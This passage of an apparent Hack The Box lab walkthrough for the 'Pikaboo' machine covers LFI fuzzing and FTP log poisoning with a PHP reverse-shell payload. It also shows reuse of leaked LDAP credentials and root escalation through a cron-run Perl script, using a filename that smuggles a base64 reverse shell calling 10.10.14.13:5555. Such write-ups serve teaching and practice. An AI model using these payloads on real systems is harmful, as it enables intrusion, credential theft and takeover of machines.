mail.force_extra_parameters	no value	no value
mail.log	no value	no value
max_execution_time	30	30
max_file_uploads	20	20
max_input_nesting_level	64	64
max_input_time	60	60
max_input_vars	1000	1000
memory_limit	128M	128M
open_basedir	/var/	/var/
output_buffering	4096	4096
output_encoding	no value	no value
output_handler	no value	no value
post_max_size	8M	8M
precision	14	14
realpath_cache_size	4096K	4096K
realpath_cache_ttl	120	120
register_argc_argv	Off	Off



## 1.7 Web fuzzing with LFI files

Discovered the vsftpd log file. Where the ftp connection can't be logged in as anonymous.

```
rodanew@kali:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ sudo ffuf -u 'http://pikaboo.htb/admin../admin_staging/index.php?page=FUZZ' -w '/usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt' -c -fs 15349

v1.3.1 Kali Exclusive <3

:: Method      : GET
:: URL         : http://pikaboo.htb/admin../admin_staging/index.php?page=FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter      : Response size: 15349

/var/log/faillog [Status: 200, Size: 47381, Words: 3272, Lines: 368]
/var/log/lastlog [Status: 200, Size: 307641, Words: 3272, Lines: 368]
/var/log/wtmp [Status: 200, Size: 169717, Words: 3286, Lines: 558]
/var/log/vsftpd.log [Status: 200, Size: 19803, Words: 3893, Lines: 414]
:: Progress: [257/257] :: Job [1/1] :: 143 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

### Content of vsftpd.log

```
Thu Jul 8 17:17:49 2021 [pid 14106] FTP command: Client "ff10.10.14.6", "USER anonymous"
Thu Jul 8 17:17:49 2021 [pid 14106] [anonymous] FTP response: Client "ff10.10.14.6", "331 Please specify the password." Thu Jul 8 17:17:49 2021 [pid 14106] [anonymous] FTP command: Client "ff10.10.14.6", "PASS " Thu Jul 8 17:17:49 2021 [pid 14105] [anonymous] FAIL LOGIN: Client "ff10.10.14.6" Thu Jul 8 17:17:50 2021 [pid 14106] [anonymous] FTP response: Client "ff10.10.14.6", "530 Login incorrect." Thu Jul 8 17:17:50 2021 [pid 14106] FTP command: Client "ff10.10.14.6", "SYST" Thu Jul 8 17:17:50 2021 [pid 14106] FTP response: Client "ff10.10.14.6", "530 Please login with USER and PASS." Thu Jul 8 17:18:25 2021 [pid 14106] FTP command: Client "ff10.10.14.6", "QUIT" Thu Jul 8 17:18:25 2021 [pid 14106] FTP response: Client "ff10.10.14.6", "221 Goodbye." Thu Jul 8 17:18:26 2021 [pid 14650] CONNECT: Client "ff10.10.14.6" Thu Jul 8 17:18:26 2021 [pid 14650] FTP response: Client "ff10.10.14.6", "220 (vsFTPd 3.0.3)" Thu Jul 8 17:18:29 2021 [pid 14650] FTP command: Client "ff10.10.14.6", "USER 0xdf" Thu Jul 8 17:18:31 2021 [pid 14650] FTP command: Client "ff10.10.14.6", "SYST" Thu Jul 8 17:18:31 2021 [pid 14650] FTP response: Client "ff10.10.14.6", "530 Please login with USER and PASS." Thu Jul 8 17:18:50 2021 [pid 14650] FTP command: Client "ff10.10.14.6", "QUIT" Thu Jul 8 17:18:50 2021 [pid 14650] FTP response: Client "ff10.10.14.6", "221 Goodbye." Thu Jul 8 17:18:51 2021 [pid 14652] CONNECT: Client "ff10.10.14.6" Thu Jul 8 17:18:51 2021 [pid 14652] FTP response: Client "ff10.10.14.6", "220 (vsFTPd 3.0.3)" Thu Jul 8 17:19:05 2021 [pid 14652] FTP command: Client "ff10.10.14.6", "SYST" Thu Jul 8 17:19:05 2021 [pid 14652] FTP response: Client "ff10.10.14.6", "530 Please login with USER and PASS." Thu Jul 8 17:28:56 2021 [pid 19919] CONNECT: Client "ff10.10.14.14" Thu Jul 8 17:28:56 2021 [pid 19919] FTP response: Client "ff10.10.14.14", "220 (vsFTPd 3.0.3)" Thu Jul 8 17:30:37 2021 [pid 21009] CONNECT: Client "ff10.10.14.6" Thu Jul 8 17:30:37 2021 [pid 21009] FTP response: Client "ff10.10.14.6", "220 (vsFTPd 3.0.3)" Thu Jul 8 17:30:42 2021 [pid 21009] FTP command: Client "ff10.10.14.6", "USER pwnmeow" Thu Jul 8 17:30:42 2021 [pid 21009] [pwnmeow] FTP response: Client "ff10.10.14.6", "331 Please specify the password." Thu Jul 8 17:30:44 2021 [pid 21009] [pwnmeow] FTP command: Client "ff10.10.14.6", "PASS " Thu Jul 8 17:30:44 2021 [pid 21008] [pwnmeow] FAIL LOGIN: Client "ff10.10.14.6" Thu Jul 8 17:30:45 2021 [pid 21009] [pwnmeow] FTP response: Client "ff10.10.14.6", "530 Login incorrect." Thu Jul 8 17:30:45 2021 [pid 21009] FTP command: Client "ff10.10.14.6", "SYST" Thu Jul 8 17:30:45 2021 [pid 21009] FTP response: Client "ff10.10.14.6", "530 Please login with USER and PASS." Thu Jul 8 17:30:49 2021 [pid 21009] FTP command: Client "ff10.10.14.6", "QUIT" Thu Jul 8 17:30:49 2021 [pid 21009] FTP response: Client "ff10.10.14.6", "221 Goodbye." Thu Jul 8 17:30:50 2021 [pid 21011] CONNECT: Client "ff10.10.14.6" Thu Jul 8 17:30:50 2021 [pid 21011] FTP response: Client "ff10.10.14.6", "220 (vsFTPd 3.0.3)" Thu Jul 8 17:30:53 2021 [pid 21011] FTP command: Client "ff10.10.14.6", "USER pwnmeow" Thu Jul 8 17:30:53 2021 [pid 21011] [pwnmeow] FTP response: Client "ff10.10.14.6", "331 Please specify the password." Thu Jul 8 17:31:01 2021 [pid 21011] [pwnmeow] FTP command: Client "ff10.10.14.6", "PASS " Thu Jul 8 17:31:01 2021 [pid 21010] [pwnmeow] OK LOGIN: Client "ff10.10.14.6" Thu Jul 8 17:31:01 2021 [pid 21035] [pwnmeow] FTP response: Client "ff10.10.14.6", "230 Login successful." Thu Jul 8 17:31:01 2021 [pid 21035] [pwnmeow] FTP command: Client "ff10.10.14.6", "SYST" Thu Jul 8 17:31:01 2021 [pid 21035] [pwnmeow] FTP response: Client "ff10.10.14.6", "215 UNIX Type: L8" Thu Jul 8 17:31:03 2021 [pid 21035] [pwnmeow] FTP command: Client "ff10.10.14.6", "QUIT" Thu Jul 8 17:31:03 2021 [pid 21035] [pwnmeow] FTP response: Client "ff10.10.14.6", "221 Goodbye."
```

## 1.8 FTP Log poisoning

Prepare listener

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```

FTP Login credentials with php reverse shell oneliner. The purpose is to create log into vsftpd.log file.

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ ftp 10.10.10.249
Connected to 10.10.10.249.
220 (vsFTPd 3.0.3)
Name (10.10.10.249:sodanew): <?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.13/5555 0>61'"); ?>
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> ^C
ftp> exit
221 Goodbye.
```

Reverse shell gain as www-data user

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.249.
Ncat: Connection from 10.10.10.249:37280.
bash: cannot set terminal process group (656): Inappropriate ioctl for device
bash: no job control in this shell
www-data@pikaboo:/var/www/html/admin_staging$ which python3
which python3
/usr/bin/python3
www-data@pikaboo:/var/www/html/admin_staging$ python3 -c "import pty; pty.spawn('bash')"
<staging$ python3 -c "import pty; pty.spawn('bash')"
www-data@pikaboo:/var/www/html/admin_staging$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@pikaboo:/var/www/html/admin_staging$
```

## 2.0 INITIAL ACCESS

### 2.1 Machine enumeration

Console available user

```
www-data@pikaboo:/var/www$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
pwnmeow:x:1000:1000:,,,:/home/pwnmeow:/bin/bash
postgres:x:110:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
www-data@pikaboo:/var/www$
```

### 2.2 Nginx sites-enabled file

Nginx sites-enabled files in '/etc/nginx/sites-enabled' directory

Identified the '/admin' no contain slashes, and the '/artwork' directory.

```
location / {
    # First attempt to serve request as file, then
    # as directory, then fall back to displaying a 404.
    proxy_pass http://127.0.0.1:81/pokatdex/;
}

location /admin { no trailing slash
    proxy_pass http://127.0.0.1:81/admin/;
}

location /artwork/ {
    root /opt/pokeapi/data/v2/sprites/;
}
```

### 2.3 LDAP credentials

'/opt/pokeapi/config/settings.py' contents.

Discovered LDAP protocol credentials.

```
WSGI_APPLICATION = config.wsgi.application

DATABASES = {
    "ldap": {
        "ENGINE": "ldapdb.backends.ldap",
        "NAME": "ldap:///";
        "USER": "cn=binduser,ou=users,dc=pikaboo,dc=htb",
        "PASSWORD": "J~42%W?PFHl]g",
    },
    "default": {
        "ENGINE": "django.db.backends.sqlite3",
        "NAME": "/opt/pokeapi/db.sqlite3",
    }
}
```

## 2.4 LDAP enumeration

Ldapsearch and discovered pwnmeow credentials

```
# pwnmeow, users, ftp.pikaboo.htb
dn: uid=pwnmeow,ou=users,dc=ftp,dc=pikaboo,dc=htb
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
uid: pwnmeow
cn: Pwn
sn: Meow
loginShell: /bin/bash
uidNumber: 10000
gidNumber: 10000
homeDirectory: /home/pwnmeow
userPassword:: X0cwfQ0X0M0dGNIXyczbV80bEwhXw==
```

Decode the base64 and login with FTP.

```
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ ftp 10.10.10.249
Connected to 10.10.10.249.
220 (vsFTPD 3.0.3)
Name (10.10.10.249:sodanew): pwnmeow
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwx-wx--- 2 ftp ftp 4096 May 20 2021 abilities
drwx-wx--- 2 ftp ftp 4096 May 20 2021 ability_changelog
```

## 2.5 LinPEAS enum on machine

Interesting finding by script

```
/etc/cron.weekly:
total 16
drwxr-xr-x 2 root root 4096 May 24 2021 .
drwxr-xr-x 80 root root 4096 Jul 27 09:10 ..
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder
-rwxr-xr-x 1 root root 813 Feb 10 2019 man-db

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * * root /usr/local/bin/csvupdate_cron
```

## 2.6 CSV directory

Directory of '/usr/bin/local/' and the content of csvupdate\_cron

```
www-data@pikaboo:/usr/local/bin$ ls -la
total 52
drwxr-xr-x  3 root root 4096 Jul  7 21:45 .
drwxr-xr-x 10 root root 4096 May 10  2021 ..
drwxr-xr-x  2 root root 4096 Jul  6 18:57 __pycache__
-rwxr-xr-x  1 root root  218 May 19  2021 coverage
-rwxr-xr-x  1 root root  218 May 19  2021 coverage-3.7
-rwxr-xr-x  1 root root  218 May 19  2021 coverage3
-rwxr--r--  1 root root 6444 Jun  1  2021 csvupdate
-rwxr--r--  1 root root  116 Jun  1  2021 csvupdate_cron
-rwxr-xr-x  1 root root  266 Jul  6 18:57 django-admin
-rwxr-xr-x  1 root root  125 Jul  6 18:57 django-admin.py
-rwxr-xr-x  1 root root  220 May 19  2021 gunicorn
-rwxr-xr-x  1 root root  219 Jul  6 18:55 sqlformat
www-data@pikaboo:/usr/local/bin$ cat csvupdate_cron
#!/bin/bash

for d in /srv/ftp/*
do
    cd $d
    /usr/local/bin/csvupdate $(basename $d) *csv
    /usr/bin/rm -rf *
done
www-data@pikaboo:/usr/local/bin$
```

Content of csvupdate is referring to a perl script. Flaw point of the perl script.

```
for(<>)
{
    chomp;
    if($csv->parse($_))
    {
        my @fields = $csv->fields();
        if(@fields != $csv_fields{$type})
        {
            warn "Incorrect number of fields: '$_'\n";
            next;
        }
        print $fh "$_\n";
    }
}
```

## 2.7 Payload

Prepare payload that must end with .csv

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ echo "bash -i >& /dev/tcp/10.10.14.13/5555 0>&1" | base64 -w 0 | xclip -selection clipboard
sodanew@kaline:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ touch -- 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMy81NTU1IDA+JjEK | base64 -d | bash;
.csv'
sodanew@kaline:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ ls -la
total 40
drwxr-xr-x 2 sodanew sodanew 4096 Dec  5 18:04 .
drwxr-xr-x 6 sodanew sodanew 4096 Dec  5 18:02 ..
-rw-r--r-- 1 sodanew sodanew 6444 Dec  5 17:50 csvupdate.pl
-rw-r--r-- 1 sodanew sodanew   0 Dec  5 18:04 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMy81NTU1IDA+JjEK | base64 -d | bash;.csv'
-rw-r--r-- 1 sodanew sodanew 15485 Dec  5 15:51 index.php
-rw-r--r-- 1 sodanew sodanew 4380 Dec  5 15:38 vsftp.log
sodanew@kaline:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$
```

Prepare listener

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
█
```



## 3.0 ROOT ACCESS

### 3.1 Upload payload

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Pikaboo/target-items/ftp-up$ ftp 10.10.10.249
Connected to 10.10.10.249.
220 (vsFTPd 3.0.3)
Name (10.10.10.249:sodanew): pwnmeow
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd version
550 Failed to change directory.
ftp> cd versions
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Transfer done (but failed to open directory).
ftp> lcd
Local directory now /home/sodanew/Documents/HTB/Machine/Linux/Pikaboo/target-items/ftp-up
ftp> mput |ech*
mput |echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMy81NTU1IDA+JjEK | base64 -d | bash;.csv? yes
bash: connect: Connection refused
bash: line 1: /dev/tcp/10.10.14.13/5555: Connection refused
sh: 1: .csv: not found
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
ftp>
```

### 3.2 Reverse shell

Wait for few minute, then shell spawned.

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.249.
Ncat: Connection from 10.10.10.249:37298.
bash: cannot set terminal process group (25721): Inappropriate ioctl for device
bash: no job control in this shell
root@pikaboo:/srv/ftp/types# whoami
whoami
root
root@pikaboo:/srv/ftp/types# cd /root
cd /root
root@pikaboo:~# ls -la
ls -la
total 36
drwx----- 4 root root 4096 Jul  8 19:09 .
drwxr-xr-x 18 root root 4096 Jul 27 09:32 ..
lrwxrwxrwx 1 root root   9 Jul  6 20:01 .bash_history -> /dev/null
-rw-r--r-- 1 root root  570 Jan 31 2010 .bashrc
drwx----- 4 root root 4096 May 20 2021 .cache
drwx----- 3 root root 4096 Jul  8 19:09 .gnupg
-rw-r--r-- 1 root root  148 Aug 17 2015 .profile
-r----- 1 root root   33 Dec  5 05:19 root.txt
-rw-r--r-- 1 root root   0 Jul  8 17:13 .selected_editor
-rw-r--r-- 1 root root 4454 Jul  8 17:56 vsftpd.log
root@pikaboo:~#
```